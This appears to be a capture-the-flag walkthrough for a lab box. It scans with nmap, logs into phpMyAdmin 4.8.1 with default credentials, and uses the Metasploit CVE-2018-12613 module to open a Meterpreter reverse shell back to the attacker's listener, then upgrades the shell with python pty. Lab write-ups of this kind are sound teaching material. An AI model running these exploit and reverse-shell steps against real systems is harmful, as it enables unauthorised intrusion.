Scanning

```
 nmap -A --script=discovery,vuln -oX hackops.xml --min-rate 4500 --max-rtt-
timeout 1500ms  10.10.183.214 --stats-every 5s
```

Command Breakdown

1. `nmap`:
    - This is the Network Mapper tool used for network discovery and security auditing.
2. `-A`:
    - This flag enables aggressive scan options. Specifically, it activates OS detection, version detection, script scanning, and traceroute. This makes the scan more detailed but also more intrusive and noticeable.
3. `--script=discovery,vuln`:
    - `--script` allows you to specify categories of Nmap scripts to run.
        - `discovery` scripts are used to gather information about hosts on the network, such as hostnames, network services, and other details.
        - `vuln` scripts are used to check for vulnerabilities in the target systems.
    - This flag tells Nmap to use both the discovery and vulnerability scanning scripts to gather as much information as possible.
4. `-oX hackops.xml`:
    - `-oX` specifies that the output should be in XML format.
    - `hackops.xml` is the filename where the results of the scan will be saved. XML format is useful for parsing and further processing the scan results.
5. `--min-rate 4500`:
    - This option sets the minimum rate of packets per second to 4500.
    - By increasing the rate, you make the scan faster, but it may increase the likelihood of packet loss or detection by intrusion detection systems (IDS). It's used to speed up the scan, especially if you are scanning multiple hosts or a large network.
6. `--max-rtt-timeout 1500ms`:
    - This option sets the maximum round-trip time (RTT) timeout to 1500 milliseconds (1.5 seconds).
    - RTT timeout is the maximum time Nmap will wait for a response from a target. By setting a maximum timeout, you can control how long Nmap will wait before

    assuming a port is closed or not responding, which can help in tuning the scan performance and handling slow or unresponsive hosts.


7. `10.10.183.214`:
    - This is the target IP address that you are scanning. In this case, it is a single IP address.
8. `--stats-every 5s`:
    - This option makes Nmap print statistics about the scan progress every 5 seconds.
    - This is useful for monitoring the progress of the scan in real-time and understanding how quickly Nmap is completing the scan.

We are saving it in xml format because using `xsltproc` we can convert xml document into html which makes us easy to read the nmap output.

```
sudo apt-get install xsltproc
```

Use xsltproc to convert it html and then use your favorite browser to open the `html` file and you should now have your nmap scan input as an html document which should be really easy and simple to read.

```
xsltproc hackops.xml -o hackops.html
firefox hackops.html

```




		Path: http://ip-10-10-183-214.eu-west-1.compute.internal/login.html Form id: Form action: #
	http-date	Mon, 16 Sep 2024 04:05:35 GMT; +1s from local time.
	http-devframework	Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.
	http-dombased-xss	Couldn't find any DOM based XSS.
	http-enum	/login.html: Possible admin folder /phpmyadmin/: phpMyAdmin
	http-errors	Couldn't find any error pages.
	http-feed	Couldn't find any feeds.
	http-fileupload-exploiter	Couldn't find a file-type field.

Once the scan gets completed you will notice that using nmap's `discovery script` we have found phpmyadmin along side login.html

```
**80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
| http-auth-finder:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=ip-10-10-183-214.eu-west-1.compute.internal
|   url                                                                   method
```

```
|_  http://ip-10-10-183-214.eu-west-1.compute.internal/login.html  FORM
|_http-chrono: Request times for /; avg: 159.76ms; min: 152.37ms; max:
167.39ms
|_http-comments-displayer: Couldn't find any comments.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=ip-10-10-183-
214.eu-west-1.compute.internal
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://ip-10-10-183-214.eu-west-1.compute.internal/login.html
|     Form id:
|_    Form action: #
|_http-date: Mon, 16 Sep 2024 04:05:35 GMT; +1s from local time.
|_http-devframework: Couldn't determine the underlying framework or CMS. Try
increasing 'httpspider.maxpagecount' value to spider more pages.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /login.html: Possible admin folder
|_  /phpmyadmin/: phpMyAdmin
|_http-errors: Couldn't find any error pages.
|_http-feed: Couldn't find any feeds.
| http-fileupload-exploiter:
|
**
```



Do some directory busting, subdomain enumeration, XSS, and all the things that might lead you down the rabbit hole!


And beware...not all paths lead to the truth. What you seek might just be a mirage.

Notice that the website or the http title says `rabbit hole` which means all the hints might be misleading and take you farther away from the goal, hence it is always recommended to basic scanning and directory enumeration and looking for the things we know rather than relying on hints for a quick wins.

INTIAL ACCESS


Now it's time to get into the box, before that we need to determine the version of phpmyadmin to see if it's really vulnerable, how will we determine the version? We can run `nikto` but it won't result in the things we need. For `phpmyadmin` we know that it read `README` file so just curling it would give us the version.

```
curl http://10.10.183.214/phpmyadmin/README
```




```
root@ip-10-10-56-203:~# curl http://10.10.183.214/phpmyadmin/README
phpMyAdmin - Readme
===================

Version 4.8.1

A web interface for MySQL and MariaDB.

https://www.phpmyadmin.net/

Summary
-------

phpMyAdmin is intended to handle the administration of MySQL over the web.
For a summary of features, list of requirements, and installation instructions,
please see the documentation in the ./doc/ folder or at https://docs.phpmyadmin.net/

Copyright
---------

Copyright © 1998 onwards -- the phpMyAdmin team

Certain libraries are copyrighted by their respective authors;
see the full copyright list for details.
```

Now we see that for this version we have an RCE or remote code execution.



Exploit-DB
https://www.exploit-db.com › exploits
phpMyAdmin 4.8.1 - Remote Code Execution (RCE)
25 Oct 2021 — **Exploit** Title: **phpMyAdmin 4.8.1** - Remote Code Execution (RCE) # Date: 17/08/2021 # **Exploit** Author: samguy # **Vulnerability** Discovery By: ...

For this exploit to work we need a pair of working credentials so let's look around for default credentials on phpmyadmin.


phpmyadmin default credentials

All Videos Images News Books Finance Web Tools


Ubuntu Php Github XAMPP Docker List WAMP AMPPS

Which has default id: root and password: admin. Then after installing MariaDB change default password to whatever you like OR keep it admin and then use the same credential (id: root and password: admin or if you have changed it then changed one) for Phpmyadmin.

Terra Master Forum
https://forum.terra-master.com › viewtopic
Phpmyadmin Default login password

About featured snippets • Feedback

We have something like `root:admin` and `root:password` and sometimes phpmyadmin might not have anything but an empty password so let's consider that also an option `root:` (no password). We see that `root:password` works.


10.10.183.214/phpmyadmin/index.php

Server: localhost

Databases SQL Status User accounts Export Import Settings Binary log Replication Variables Charsets More

New
information_schema
mysql
performance_schema
phpmyadmin
sys

Notice in ./index.php#368
Undefined index: utf8

Backtrace

Some errors have been detected on the server!
Please look at the bottom of this window.

The mbstring PHP extension was not found and you ... string extension phpMyAdmin is unable to split strings correctly and it may result in unexpected results.

The configuration file now needs a secret passphrase (blowfish_secret).

The $cfg['TempDir'] (./tmp/) is not accessible. phpMyAdmin is not able to cache templates and will be slow because of this.

Automatically send report next time

Although this is poorly configured we still might be able to get around and get shell. Luckily for us for `CVE-2018-12613` we do have an metasploit module.

Let's fire up metasploit and get shell.

```
msfconsole -q
```


I like the quite mode without the flashy banner it's just that it's simple and less annoying, at least for me.

Now follow along with the following options.

```
root@ip-10-10-56-203:~# msfconsole -q
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
msf6 > search CVE-2018-12613

Matching Modules
================

   #  Name                                       Disclosure Date  Rank  Check
Description
   -  ----                                       ---------------  ----  -----  ---
---------
   0  exploit/multi/http/phpmyadmin_lfi_rce  2018-06-19       good  Yes
phpMyAdmin Authenticated Remote Code Execution


Interact with a module by name or index. For example info 0, use 0 or use
exploit/multi/http/phpmyadmin_lfi_rce

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > show options

Module options (exploit/multi/http/phpmyadmin_lfi_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    no        Password to authenticate with
   Proxies                     no        A proxy chain of format
type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see
https://docs.metasploit.com/docs/using
                                         -metasploit/basics/using-
metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing
connections
   TARGETURI  /phpmyadmin/     yes       Base phpMyAdmin directory path
   USERNAME   root             yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.56.203     yes       The listen address (an interface may be
specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/phpmyadmin_lfi_rce) > set rhosts 10.10.183.214
rhosts => 10.10.183.214
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > set password password
password => password
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > show options

Module options (exploit/multi/http/phpmyadmin_lfi_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   password         no        Password to authenticate with
   Proxies                     no        A proxy chain of format
type:host:port[,type:host:port][...]
   RHOSTS     10.10.183.214    yes       The target host(s), see
https://docs.metasploit.com/docs/using
                                         -metasploit/basics/using-
metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing
connections
   TARGETURI  /phpmyadmin/     yes       Base phpMyAdmin directory path
   USERNAME   root             yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.56.203     yes       The listen address (an interface may be
specified)
```


```
    LPORT  4444              yes       The listen port


 Exploit target:

    Id  Name
    --  ----
    0   Automatic



 View the full module info with the info, or info -d command.
```

Now run just exploit . You should get shell in few moments.



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/phpmyadmin_lfi_rce) > exploit

[*] Started reverse TCP handler on 10.10.56.203:4444
[*] Sending stage (39927 bytes) to 10.10.183.214
[*] Meterpreter session 1 opened (10.10.56.203:4444 -> 10.10.183.214:41364) at 2024-09-16 05:56:29 +0100
[-] 10.10.183.214:80 - Failed to drop database epctv. Might drop when your session closes.

meterpreter > ls
Listing: /var/www/html/rabbithole/phpmyadmin
============================================
```

We are in `/var/www/html/rabbithole/phpmyadmin`. We notice that we can't cd into ubuntu directory but under home directory we have another user called `vagrant`. So into the `vagrant` directory we have our first flag.



```
meterpreter > ls
Listing: /home/vagrant
======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  5300  fil   2024-09-04 16:57:08 +0100  .bash_history
100644/rw-r--r--  220   fil   2024-08-21 22:57:52 +0100  .bash_logout
100644/rw-r--r--  3771  fil   2024-08-21 22:57:52 +0100  .bashrc
040700/rwx------  4096  dir   2024-08-30 13:00:35 +0100  .cache
040775/rwxrwxr-x  4096  dir   2024-08-30 13:00:37 +0100  .local
100600/rw-------  39    fil   2024-09-04 18:25:37 +0100  .mysql_history
100644/rw-r--r--  807   fil   2024-08-21 22:57:52 +0100  .profile
040700/rwx------  4096  dir   2024-08-29 19:51:06 +0100  .ssh
100644/rw-r--r--  32    fil   2024-08-29 19:05:16 +0100  vagrant_flag.txt

meterpreter > cat vagrant_flag.txt
HACKOPS{v4gr4nt_4ccess_7r00per}
```

System Enumeration

Now if we have used linux, we know that all configuration files , for things like mail web server and all are stored under `/var` directory. Let's look around for a while and before we do that let's get native shell. Just type in the following commands


```
shell
```

One of my go-to commands for a long time after catching a dumb shell was to use Python to spawn a pty. The pty module let's you spawn a psuedo-terminal that can fool commands like `su` into thinking they are being executed in a proper terminal. To upgrade a dumb shell, simply run the following command:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

This will let you run `su` for example (in addition to giving you a nicer prompt)


Unfortunately, this doesn't get around some of the other issues outlined above. SIGINT (Ctrl-C) will still close Netcat, and there's no tab-completion or history. But it's a quick and dirty workaround .



```
meterpreter > shell
Process 1407 created.
Channel 1 created.
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu-focal:/home/vagrant$
```

We see the usual things on `/var` directory but inside `/var/www/html` we see a backup folder. If you type in `ls -la` you will see almost 100,000 files, and among these files you need to find in the non empty file that has credentials for the ubuntu user. How are we going to find the non empty file among all these files? that's the main challenge for the second flag.

